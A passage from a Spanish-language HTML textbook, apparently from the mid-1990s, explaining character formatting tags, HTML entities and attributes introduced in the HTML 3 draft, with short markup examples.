Así es como se ve en los exploradores:



### ***Atributos a nivel de carácter***

Hasta ahora, hemos visto en este capítulo los elementos HTML que describen el formateado general de texto. HTML también incluye utilidades para añadir atributos a nivel de carácter a cualquier texto del documento, incluyendo cabeceras, párrafos, anclas y texto de listas. *Por atributos a nivel de carácter*, entendemos cualquier formato especial que se quiera dar a una sentencia, frase, palabra o incluso a un carácter individual.

Por lo general, hay dos categorías de elementos de formateado de caracteres: *elementos de estilo de fuente* y *elementos de tipo de información*. También se conocen como *elementos físicos de formateado* y *elementos lógicos de formateado*, respectivamente.

Un elemento de estilo de fuente es un atributo que se puede asignar a cualquier tipo de texto independientemente de su tipo de elemento básico. Por ejemplo, puede que usted quiera mostrar una palabra o frase de un párrafo en negrita o cursiva. Algunos elementos de estilo de fuente son:

- Negrita.
- Cursiva.
- Subrayado.

Un elemento de tipo de información se diferencia en que, aunque pueda parecer texto normal al que se le ha asignado un atributo, es realmente un tipo elemental de texto por sí mismo. Por ejemplo, el elemento Address parece simplemente texto normal al que se le ha asignado cursiva, pero es realmente un elemento. Una razón para utilizar elementos de tipo de información es que si se definen por separado, las futuras especificaciones HTML y los exploradores pueden cambiar el modo en que los exploradores componen estos elementos sin que afecte a otro texto.


Por ejemplo, si se define el elemento Address hoy, lo único que tiene de especial es que aparece en fuente cursiva en la mayoría de los exploradores. Dentro de dos años, la opi-

nión general podría ser que las direcciones deberían aparecer en cursiva y subrayado. Dado que la gente ha utilizado el elemento Address para visualizar las direcciones en vez de utilizar la etiqueta de estilo de fuente <I> para obligar a que el texto apareciese en cursiva, los nuevos exploradores que se ajusten al nuevo estándar compondrán automáticamente los elementos de Address en el nuevo estilo —tanto en cursiva como en subrayado.

Los elementos de tipo de información añaden énfasis lógico, mientras que los elementos de estilo de fuente afectan a las características físicas. Siempre que sea posible, intente conseguir el efecto deseado utilizando elementos de tipo de información. Así, si cambia el modo de mostrar algunos elementos en el futuro, no tendrá que ajustar nada. Los nuevos exploradores que incorporen el cambio mostrarán simplemente esos elementos de forma diferente. Si sólo quiere hacer que una palabra aparezca en cursiva o en negrita, y la palabra no corresponde a ningún elemento de tipo de información, siempre puede utilizar los elementos de estilo de fuente.

La Figura 9.6 muestra los elementos de estilo de fuente compuestos en Arena. La Figura 9.7 muestra algunos elementos de tipo de información; otros aparecen listados en la Tabla 9.1.


Como ya sabe, algunos caracteres tienen significados especiales en HTML y para los exploradores Web. Estos caracteres incluyen los símbolos menor que (<) y mayor



Etiquetas	Descripción
<B>...</B>	Esto es texto en <b>negrita</b>
<I>...</I>	Esto es texto en <i>cursiva</i>
<U>...</U>	<u>Esto es texto subrayado</u>
<S>...</S>	<del>Esto es texto tachado</del>
<TT>...</TT>	Esto es texto de <b>teletipo</b>
<BIG>...</BIG>	Esto es texto <b>grande</b>
<SMALL>...</SMALL>	Esto es texto <b>pequeño</b>
<SUB>...</SUB>	Esto es texto <sub>subíndice</sub>

**Figura 9.6.** Elementos de estilo de fuente.





Etiquetas	Descripción
<CITE>...</CITE>	Marca una <i>cita</i>
<CODE>...</CODE>	Texto de código
<DFN>...</DFN>	Instancia de <i>definición</i> de término
<EM>...</EM>	Texto con <i>énfasis</i>
<KBD>...</KBD>	Texto de teclado
<Q>...</Q>	Marca "comilla breve"
<SAMP>...</SAMP>	Es un texto de muestra
<STRONG>...</STRONG>	Texto <i>fuerte</i>
<VAR>...</VAR>	Esto es una <i>variable</i>

**Figura 9.7.** Elementos de tipo de información.

que (>) que se utilizan para las etiquetas HTML, comillas ("), y el símbolo «&» que se vio con el carácter de espacio de no interrupción.

En la sección en la que se vio el carácter de no interrupción (&nbsp;), explicamos que este tipo de símbolo se llama *entidad* y que otras entidades tienen otros usos. Se vio que las entidades tienen el formato «&xxxx», donde xxxx es una cadena de caracteres que identifica a la entidad en particular, y que las entidades se ponen en un documento para dar a entender algún carácter individual especial. En el caso de la entidad espacio de no interrupción, les notifica a los exploradores que leen el documento que deben mostrar un carácter de espaciado normal en la pantalla, pero que el carácter de espaciado no tiene la calidad de espacio en blanco, de modo que los exploradores no deben generar un salto de línea al llegar a ese carácter.

Del mismo modo, otras entidades representan caracteres que tienen un significado especial en HTML, impidiéndole que los escriba directamente en su documento, o para los que usted no tiene un modo fácil de escribirlos con un teclado típico de computadora. La Figura 9.8 muestra ejemplos de algunas de estas entidades en una ventana de explorador. La Tabla 9.2 resume las entidades más comunes que necesitará o se encontrará en otros documentos HTML.


**Tabla 9.1.** Elementos adicionales de tipo de información.

Etiqueta de inicio	Descripción	Terminador
<ABBREV>	Marca texto abreviado.	</ABBREV>
<ACRONYM>	Marca siglas.	</ACRONYM>
<AU>	Identifica al autor de un documento.	</AU>
<INS>	Marca texto insertado.	</INS>
<DEL>	Marca texto eliminado.	</DEL>
<LANG>	Cambia el contexto de lenguaje del documento.	</LANG>
<PERSON>	Identifica un nombre de persona cursiva.	</PERSON>
<ADDRESS>	Muestra direcciones en fuente.	</ADDRESS>
<BLOCKQUOTE>	Marca bloques grandes de texto entre comillas.	</BLOCKQUOTE>
<ADMONISHMENTS>	Marca sentencias de aviso y advertencia.	</ADMONISHMENTS>
<FN>	Identifica notas a pie de página.	</FN>
<NOTE>	Utilizada para una diversidad de clases de notas.	</NOTE>

Lamentablemente, no todos los exploradores reconocen aún a todas las entidades. Algunos de ellos incluso reconocen una entidad cuando no debieran —unos pocos buscan sólo el signo «&» seguido de una cadena de caracteres reconocibles e ignoran el punto y coma—. Si ese es el caso de su explorador, no deje de utilizar el punto y coma, la especificación HTML lo requiere claramente, y algunos exploradores buscan el punto y coma. Si no lo encuentran, compondrán la entidad literalmente y la mostrarán en pantalla.

De hecho, hay muchas más entidades que las que aparecen en la Tabla 9.2. La mayoría de ellas son para mostrar caracteres latinos y griegos en los documentos. No las veremos aquí. Si está interesado en aprender más sobre cómo mostrar estos caracteres, consulte estas páginas Web:

- <http://www.ncsa.uiuc.edu/demoweb/html-primer.html>.
- <http://www.hpl.hp.co.uk/people/dsr/html/latin1.html>.
- <http://www.w3.org/hypertext/WWW/MarkUp/ISOlat1.html>.



Entidad	Carácter	Descripción
&lt;	<	menor que
&gt;	>	mayor que
&amp;	&	ampersand
&quot;	"	doble comilla
&thorn;	þ	carácter islandés
&THORN;	Þ	carácter islandés(peq.)
&copy;	©	copyright (derechos)
&reg;	®	marca registrada
&ntilde;	ñ	carácter ñ
&aring;	å	carácter a con punto
&Iuml;	Ï	I con diéresis
&AElig;	Æ	diptonto AE unido

**Figura 9.8.** Algunas de las entidades comunes.

**Tabla 9.2.** Algunas entidades adicionales.

Entidad	Descripción
&nbsp;	Un espacio de no interrupción.
&endash;	Un guión (una línea de aproximadamente la mitad del ancho de la letra «M»).
&ensp;	Un espacio en blanco de aproximadamente la mitad del ancho de la letra «M».
&emdash;	Una raya con un ancho aproximado al de la letra «M».
&emsp;	Un espacio con un ancho aproximado al de la letra «M».
&shy;	Un guión suave.
&quot;	Dobles comillas.
&copy;	El símbolo de derechos de autor.
&trade;	El símbolo de marca registrada.

Otras entidades nuevas de HTML tratan sobre matemáticas y expresión de ecuaciones. Se verán algunas de ellas en el Capítulo 10.



## ***Novedades con HTML 3***

Hasta este momento, hemos mencionado algunos de los cambios y nuevas características que HTML 3 aporta al Web. En este capítulo, veremos más de cerca los cambios y mejoras que HTML 3 aporta a las etiquetas HTML existentes, y algunas de las características nuevas de HTML 3, incluyendo tablas, matemáticas, y hojas de estilo.

Deberíamos mencionar de nuevo que, aunque la especificación para HTML 3 probablemente esté terminada cuando usted lea esto, la mayoría de los exploradores no soportan aún todas las características nuevas de HTML 3. Los desarrolladores de exploradores no suelen editar una versión totalmente revisada de sus exploradores cada vez que sale una versión nueva de HTML. En lugar de eso, implementan las nuevas características una a una, y puede pasar bastante tiempo antes de que se produzca la transición entre el soporte pleno para una versión HTML y la siguiente. Algunos desarrolladores de exploradores llevan la iniciativa en la especificación HTML e implementan etiquetas y atributos nuevos que ni siquiera se tratan en la especificación, mientras que otros desarrolladores eligen no implementar nunca algunas características de la especificación.

Esto no supone que no se estén adoptando las nuevas características en los exploradores que se utilizan hoy en día. Los más importantes, como Netscape y Mosaic, ya soportan tablas HTML 3 y muchos de los atributos nuevos para los elementos antiguos. Probablemente siempre permanecerá la regla de que se deben escribir las páginas Web del modo más compatible posible en relación con los viejos estándares. Afortunadamente, los exploradores simplemente ignoran las etiquetas y atributos que no entienden.

## ***Atributos nuevos para las antiguas etiquetas***

La mayor parte de los elementos de cabecera y cuerpo que se trataron en los dos capítulos anteriores han existido en HTML desde HTML 0. Y hasta HTML 2, funcionaron del mismo modo. Pero la especificación HTML 3 aporta alguna funcionalidad nueva a cada uno de ellos. Ya tratamos parte de esta funcionalidad nueva cuando presentamos las etiquetas individuales, pero reservamos parte del tema para este capítulo, ya que estas características nuevas son comunes a muchos elementos y etiquetas HTML.

Con HTML 3, prácticamente todos los elementos de HTML han experimentado una modernización. De hecho, todos los elementos de cuerpo del lenguaje, con la excepción de los elementos de estilo de fuente como negrita y cursiva, toman un nuevo atributo: el atributo ID. Y prácticamente todos estos elementos de cuerpo toman dos atributos adicionales: los atributos LANG y CLASS. Algunos otros atributos nuevos también son comunes a distintos elementos, mientras que otros atributos nuevos son específicos de algún elemento en particular.

En la primera parte de esta sección veremos ID, CLASS, y LANG, los tres nuevos atributos que se pueden utilizar con casi todos los elementos. En la siguiente sección, veremos los atributos nuevos que son comunes a diversos elementos. Y en la sección final, veremos más atributos nuevos, pero nos centraremos en los elementos específicos que los usan, en vez de en los atributos en sí.

### ***Los nuevos atributos comunes***

Con HTML 3, prácticamente todos los elementos del lenguaje aceptarán los tres atributos que veremos aquí. Las únicas excepciones son los tabuladores horizontales (que solamente toman el atributo ID), las reglas horizontales (que toman ID y CLASS, pero no LANG), y los elementos de estilo de fuente (que no toman atributos).

#### ***ID***

Antes de HTML 3, se podía definir un destino para los vínculos de hipertexto en cualquier lugar del documento utilizando la etiqueta de ancla <A> con el atributo NAME. Por ejemplo, poniendo simplemente el ancla

```
<A NAME="Bibliografia"></A>
```

en el documento, se define un destino (llamado *Bibliografía*) para un vínculo de hipertexto que se define con otra etiqueta de ancla como

```
<A HREF="#Bibliografia">Saltar a Bibliografia</A>
```

Por motivos de compatibilidad con lo anterior, esto todavía funciona con HTML 3, pero la nueva especificación es mucho más competente.

En HTML 3, se puede definir un destino de hipertexto en cualquier tipo de elemento con la excepción de los elementos de estilo de fuente. Tanto las reglas horizontales como las listas, cabeceras, párrafos, tablas, y el resto de los elementos —incluso los saltos de línea— pueden servir como destinos para referencias HREF, de modo que se pueden crear anclas para saltar a casi cualquier lugar de un documento.

Sin embargo, en vez de utilizar el atributo NAME, se utiliza el nuevo atributo ID. Así es como se define un salto de línea normal:

```
<BR>
```

Incluyendo el atributo ID, se puede utilizar ese salto de línea como un destino HREF:

```
<BR ID="Bibliografia">
```

También se puede utilizar cualquier otro elemento (de nuevo, con la excepción de los elementos de estilo de fuente) para definir el destino HREF. Por ejemplo:

```
<DIV ID="Bibliografia" CLASS=Normal>
<HR ID="Bibliografia">
<IMG ID="Bibliografia" SRC="liveoak.gif">
<OL ID="Bibliografia">
<VAR ID="Bibliografia">
```

## LANG

El formato para identificar un lenguaje en particular combina dos códigos estándar ISO, el primer código representa al propio lenguaje (según lo especifica ISO 639) y el segundo código representa un dialecto o variación del lenguaje (según lo especifica ISO 3166). Cada uno de estos códigos se compone normalmente de dos caracteres. Por ejemplo, el inglés que se habla en los Estados Unidos es *en.us*, y el inglés que se habla en Gran Bretaña es *en.uk*. Se debe utilizar así:

```
<BODY LANG="en.us">
```

Que necesite utilizar este atributo en alguna ocasión —o que se encuentre con algún explorador que sepa qué hacer con él —es cuestión de suerte.

## CLASS

Con el tiempo, cuando la especificación HTML 3 esté asentada, cuando los exploradores la soporten totalmente, y cuando la implementación de hojas de estilo esté bien

definida y en uso, el atributo CLASS será un medio importante para pasar por alto las propiedades implícitas de los elementos de un documento. Prácticamente todos los elementos de HTML 3 pueden aceptar el atributo CLASS, ofreciendo una gran flexibilidad al autor. Para utilizar el atributo CLASS, se incluirá éste en la etiqueta del elemento que se quiere modificar.

Por ejemplo, supongamos que quiere modificar una instancia de un elemento de cabecera de nivel 3 de forma que los exploradores compongan esta cabecera en letras mayúsculas independientemente de si el texto entre la etiqueta <H3> y la etiqueta </H3> está en mayúsculas o minúsculas. En la etiqueta para ese elemento de cabecera, se utilizaría el atributo CLASS del siguiente modo:

```
<H3 CLASS=allcaps>Esta cabecera aparecerá en mayúsculas!</H3>
```

La lista de los posibles parámetros para el atributo CLASS será diferente dependiendo del elemento que se utilice con él, y una lista definitiva de los posibles parámetros dependerá de la hoja de estilo en uso.

Así, el atributo CLASS será importante —algún día—, pero de momento no tiene por qué preocuparse.

## Otros atributos nuevos

De los tres atributos nuevos que acabamos de ver, el más importante y útil, con mucho, es el atributo ID. En esta sección, veremos unos cuantos más atributos nuevos, pero éstos aparecen con menos frecuencia que los tres anteriores. Cada uno de estos atributos funciona con dos elementos o más. La mayoría de ellos afectan a cuatro, cinco, o seis elementos.

## CLEAR

A veces, cuando se crea un elemento de tipo bloque como una tabla o un gráfico y el texto circula alrededor del elemento (véase la nota sobre la etiqueta <FIG>), es necesario detener el caudal libre de texto para obligar a que el siguiente elemento aparezca por debajo de la tabla o el gráfico. Esto se puede hacer con el atributo CLEAR. El atributo CLEAR se especifica en el elemento que va a continuación del caudal libre de texto. Por ejemplo, considere este código de marcas:

```
<FIG SRC="manatee.gif">
El manatí es un mamífero grande que vive en las aguas poco profundas del océano. Cada tres o cinco minutos, salen a la superficie a respirar. Son herbívoros, dóciles, e inofensivos para el hombre. Los manatíes adultos tienen un peso que oscila entre 500 y 2000 libras.
```




**Nota:** La etiqueta <FIG> aparece con HTML 3. Funciona como la etiqueta <IMG>, pero en lugar de iniciar los elementos subsiguientes junto a la esquina inferior derecha, o incluso por debajo de la imagen o figura, la etiqueta <FIG> inicia el elemento justo al lado de la imagen (junto a la esquina superior derecha de la imagen). En el caso del texto, el texto circula alrededor de la imagen.

Ahora observe la Figura 10.1 para ver cómo se compone este texto a la derecha del gráfico, y piense cómo iniciaría usted un nuevo párrafo para que empezase junto al margen izquierdo debajo de la imagen. Cualquier conjunto de etiquetas de párrafo (<P>) dejaría solamente una línea en blanco por debajo de la última línea del texto situado junto al gráfico, y el siguiente elemento estaría aún a la derecha de la imagen. Una solución podría ser añadir tantas etiquetas de salto de línea <BR> como sean necesarias para obligar a que el siguiente elemento se sitúe por debajo de la imagen. Sin embargo, en este ejemplo eso requeriría seis o siete etiquetas de salto de línea. Claramente, ésta no es la mejor solución.

Una solución mejor consiste en utilizar el atributo CLEAR en la etiqueta de apertura del siguiente elemento.

```
<FIG SRC="manatee.gif">
El manatí es un mamífero grande que vive en las aguas poco profundas
del océano. Cada tres o cinco minutos, salen a la superficie a respi-
rar. Son herbívoros, dóciles, e inofensivos para el hombre. Los mana-
tíes adultos tienen un peso que oscila entre 500 y 2000 libras.
<P CLEAR=left>El manatí de las Indias Occidentales (Trichechus)

<FIG SRC="manatee.gif">
El león marino es otro mamífero marino.
```



**Figura 10.1.** La etiqueta CLEAR sitúa los elementos en el lugar donde el margen está despejado.

El parámetro *left* del atributo CLEAR indica a los exploradores que deben bajar tan lejos como sea necesario para llegar al margen izquierdo. En otras palabras, deben impedir que los elementos circulen alrededor de los gráficos u objetos y que vayan a la siguiente posición de la página donde el margen izquierdo esté despejado.

El atributo CLEAR puede tomar cinco parámetros:

- CLEAR=left.
- CLEAR=right.
- CLEAR=all.
- CLEAR=«20 en».
- CLEAR=«80 pixels».

El parámetro *right* funciona como el *left*, pero hace que los exploradores bajen hasta que el margen derecho esté despejado. El parámetro *all* hace que los exploradores salten al primer lugar donde ambos márgenes estén despejados. Como alternativa, se puede especificar un número de unidades en o píxeles de espacio horizontal en una línea que debe estar despejada. Esto hace que los exploradores salten a la primera línea en la que haya el número especificado de unidades en o píxeles sin texto u objetos. (Por supuesto, hay que especificar el número de unidades en o píxeles —simplemente hemos puesto 20 y 80 aquí como ejemplo.)

Catorce de los elementos de cuerpo en HTML 3 aceptan el atributo CLEAR. (Véase la tabla del Apéndice A para ver qué atributos puede utilizar cada elemento.)

## **ALIGN**

El elemento ALIGN se utiliza para especificar una alineación para un elemento dentro de los márgenes de la ventana del explorador, o de otros elementos como una celda de una tabla. Elementos que pueden incluir el atributo ALIGN son:

- Divisiones.
- Cabeceras.
- Párrafos.
- Tabuladores horizontales.
- Figuras.
- Tablas.

Algunos de estos elementos podían utilizar el atributo ALIGN antes de HTML 3. Hay cuatro parámetros básicos que se pueden utilizar con el atributo ALIGN, y unos pocos parámetros extra que se pueden utilizar en determinadas circunstancias. Los parámetros básicos son:

- ALIGN=left.
- ALIGN=center.
- ALIGN=right.
- ALIGN=justify.

Los parámetros *left* y *right* alinean el elemento junto a los márgenes izquierdo y derecho, respectivamente. El parámetro *center* centra un elemento entre los márgenes de texto, y el parámetro *justify* intenta dimensionar el elemento de modo que sus bordes derecho e izquierdo aparezcan alineados junto a los márgenes de texto.

Hay dos parámetros adicionales que se pueden utilizar con figuras (la etiqueta <FIG>) y tablas (la etiqueta <TABLE>). Estos son:

- ALIGN=bleedleft.
- ALIGN=bleedright.

Estos parámetros hacen que los exploradores alineen las figuras no con los márgenes de texto, sino con el borde de la ventana del explorador (incluso más a la izquierda que el margen izquierdo de texto, y más a la derecha que el margen derecho de texto).

Uno de los elementos con los que se puede utilizar el parámetro ALIGN es con los tabuladores horizontales (la etiqueta <TAB>). Sin embargo, los tabuladores horizontales no utilizan el parámetro *justify*, y utilizan un parámetro adicional:

- ALIGN=decimal.

Este parámetro se utiliza cuando se quiere alinear una columna de números en un punto decimal en vez de junto al margen izquierdo o derecho de los números.

## MD

Este atributo se utiliza para incrustar un código de comprobación en cualquier vínculo que soporte el vínculo estándar del tipo HREF. Por ejemplo, si quiere asegurarse de que una imagen gráfica a la que se hace referencia en una página es la que pretendía, puede generar un código de comprobación de la imagen y construirlo directamente en el elemento que utiliza para hacer referencia a la imagen:



```
<FIG SRC="dingbat.jpg" MD="md5:sa&T>wa/pR+gajadjk21ba7">
```

Cuando los exploradores abran el archivo gráfico, ejecutarán su propio código de comprobación de la imagen. Si los códigos de comprobación coinciden, el explorador mostrará la imagen. Si no, el explorador no la debe mostrar.

Es algo dudoso que el atributo MD (siglas correspondientes a resumen de mensaje, del inglés) llegue a convertirse en una característica importante de HTML. Sólo el tiempo lo dirá.

## SRC

Al atributo SRC ya lo conocemos. Se utiliza para indicar la fuente de una imagen para la etiqueta <IMG>. Pero también tiene otros usos. Funciona exactamente igual

en HTML 3 con la etiqueta <FIG> que con la etiqueta <IMG> (tanto en versiones anteriores como en HTML 3). Pero hay otros cuatro elementos que también pueden utilizar el atributo SRC en HTML 3. Estos son:

- Cabeceras.
- Amonestaciones.
- Listas sin ordenar.
- Reglas horizontales.

Para las cabeceras y amonestaciones, el atributo SRC especifica que aparezca una imagen antes de la cabecera o nota de amonestación. Por ejemplo, una amonestación puede ser una nota que advierte a los usuarios que una página está en construcción y puede que no siempre funcione correctamente. Se puede utilizar el atributo SRC con el elemento NOTE para mostrar un signo de precaución:

```
<NOTE CLASS=precaución SRC="caution.gif">¡Esta página está en cons-  
trucción!</NOTE>
```

Con las listas sin ordenar, se puede utilizar el atributo SRC para especificar una imagen alternativa para la viñeta habitual. El atributo SRC no funciona con las listas ordenadas ya que tienen números en lugar de viñetas.

Con las reglas horizontales, el atributo SRC se utiliza para especificar una imagen distinta de la línea recta implícita:

```
<HR SRC="wavyline.gif">
```

## **WIDTH**

Hay varios elementos que pueden utilizar el atributo WIDTH. Entre ellos están:

- Figuras.
- Imágenes.
- Texto preformateado.
- Reglas horizontales.
- Tablas.

Por lo general, el atributo WIDTH indica a los exploradores Web que intenten ajustar el ancho del objeto asociado, si es posible. En el caso de las figuras e imágenes, el atributo WIDTH es como una sugerencia a los exploradores que componen los objetos. Los exploradores determinarán si es posible poner las imágenes a la escala del ancho sugerido. Si pueden, pondrán la imagen a escala. Si no pueden, harán todo lo posible por aproximarse al ancho sugerido. Cuando se utiliza el atributo WIDTH con figuras y tablas, se tiene que utilizar asociado al atributo UNITS para especificar las unidades de las dimensiones. Las dos posibilidades para las unidades son unidades en y píxeles. Estos son dos ejemplos:

```
<IMG SRC="clown.gif" WIDTH=60 UNITS=pixels>
<FIG SRC="clown.gif" WIDTH=16 UNITS=en>
```

No es normal ver al atributo WIDTH con texto preformateado (texto formateado con la etiqueta <PRE>), pero se supone que hay que indicar a los exploradores el ancho, en caracteres, al que deben mostrar un bloque de texto preformateado. Los anchos válidos son 40, 80, y 132, precisamente los anchos implícitos que utilizan las impresoras para imprimir el texto en los modos expandido, normal y comprimido. Este es el aspecto que tiene:

```
<PRE WIDTH=80>
```

No es probable que muchos exploradores soporten el atributo WIDTH para texto preformateado.

De momento, la especificación HTML 3 no dice nada sobre reglas horizontales (la etiqueta <HR>) que soporten el atributo WIDTH. No obstante, al menos dos de los exploradores más conocidos ya lo hacen.

Para las reglas horizontales, el parámetro que se le da al atributo WIDTH es un porcentaje de la distancia desde el margen izquierdo del texto hasta el margen derecho del texto. Por ejemplo:

```
<HR SIZE=15 WIDTH=60%>
```

creará una línea de regla horizontal que ocupa un 60 por 100 de la distancia desde el margen izquierdo al derecho. Estará centrada en la ventana, pero solamente será algo más larga de la mitad de la extensión de la ventana.

La especificación tampoco dice nada sobre el atributo SIZE para la regla horizontal, pero funciona con más de un explorador. El tamaño de SIZE se refiere al grosor vertical de la línea.

## **HEIGHT**

Igual que el atributo WIDTH, el atributo HEIGHT sugiere a los exploradores el alto al que deben mostrar una imagen (bien una figura o una imagen). Si se suministra tanto un ancho como un alto, los exploradores harán todo lo posible para poner la imagen a las dimensiones de esa escala, pero si esas dimensiones no son posibles, tendrán que decidir por sí mismos cómo ajustarlas.

Además, igual que con el atributo WIDTH, los exploradores buscarán un atributo UNITS para determinar si la altura que se les proporciona es en píxeles o en unidades en.

## **Estudio más profundo de algunos elementos**

En la última sección, vimos algunos de los nuevos atributos que son comunes a distintos elementos HTML. Por ejemplo, vimos el atributo ALIGN, que se puede utilizar

con seis de los elementos de cuerpo. En esta sección veremos otros atributos nuevos, pero lo haremos centrándonos en los elementos con los que trabajan, en vez de en los propios atributos. Tomaremos este enfoque ya que estos atributos son únicos para un elemento en particular o aparecen solamente en uno o dos elementos.

## **Body**

En el Capítulo 9, vimos los elementos de cuerpo, pero no nos centramos realmente en la propia etiqueta <BODY>. Esto se debía a que hasta HTML 3, la etiqueta <BODY> no tomaba ningún atributo. En las secciones anteriores de este capítulo, se vio que la etiqueta <BODY> puede tomar los atributos ID, LANG, y CLASS, pero hay un atributo nuevo que puede tomar esta etiqueta en HTML 3. Es una característica muy interesante.

**Fondos personalizados.** Con el atributo BACKGROUND, se puede especificar un archivo de imagen que copiarán los exploradores para crear un fondo personalizado para una página Web. Con el tiempo también se podrá hacer esto con las hojas de estilo (véase la última sección de este capítulo), pero el atributo BACKGROUND proporciona un modo rápido y directo de cambiar el aspecto de las páginas. Y ya funciona con la mayoría de los nuevos exploradores. Este es un ejemplo:

```
<BODY BACKGROUND="arcade.gif">
```

Esta etiqueta genera una ventana como la que aparece en la Figura 10.2.

**Cómo añadir color a las páginas.** Netscape proporciona un par de extensiones para la etiqueta <BODY> que puede encontrar útiles. El explorador de Netscape reconoce atributos que le permiten cambiar el color del texto y el color de fondo de la ventana. Esto no forma parte de la especificación HTML 3, pero sería una adquisición realmente buena —y probablemente no pase mucho tiempo antes de que se incorpore al estándar.

Los atributos son BGCOLOR para configurar el color de fondo y TEXT para configurar el color del texto. Para los parámetros de estos atributos, se suministra una cadena de caracteres que representa tres números hexadecimales, pero no es tan difícil como parece.

El sistema de numeración decimal (el que utilizamos todo el tiempo en nuestra vida diaria) se llama sistema de numeración decimal debido a que utiliza 10 símbolos para representar números. Por supuesto, estos símbolos son los números del 0 al 9. Con las computadoras, es más conveniente a menudo utilizar el sistema de numeración hexadecimal (o hex). Los símbolos disponibles en hex son 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E y F.

El parámetro de cadena que se utiliza tanto con el atributo BGCOLOR como con TEXT representa tres números hexadecimales que especifican una intensidad para los colores rojo, verde y azul, respectivamente. Por ejemplo, la intensidad más baja de un



**Figura 10.2.** Utilice el atributo BACKGROUND en la etiqueta <BODY> para crear un fondo personalizado.

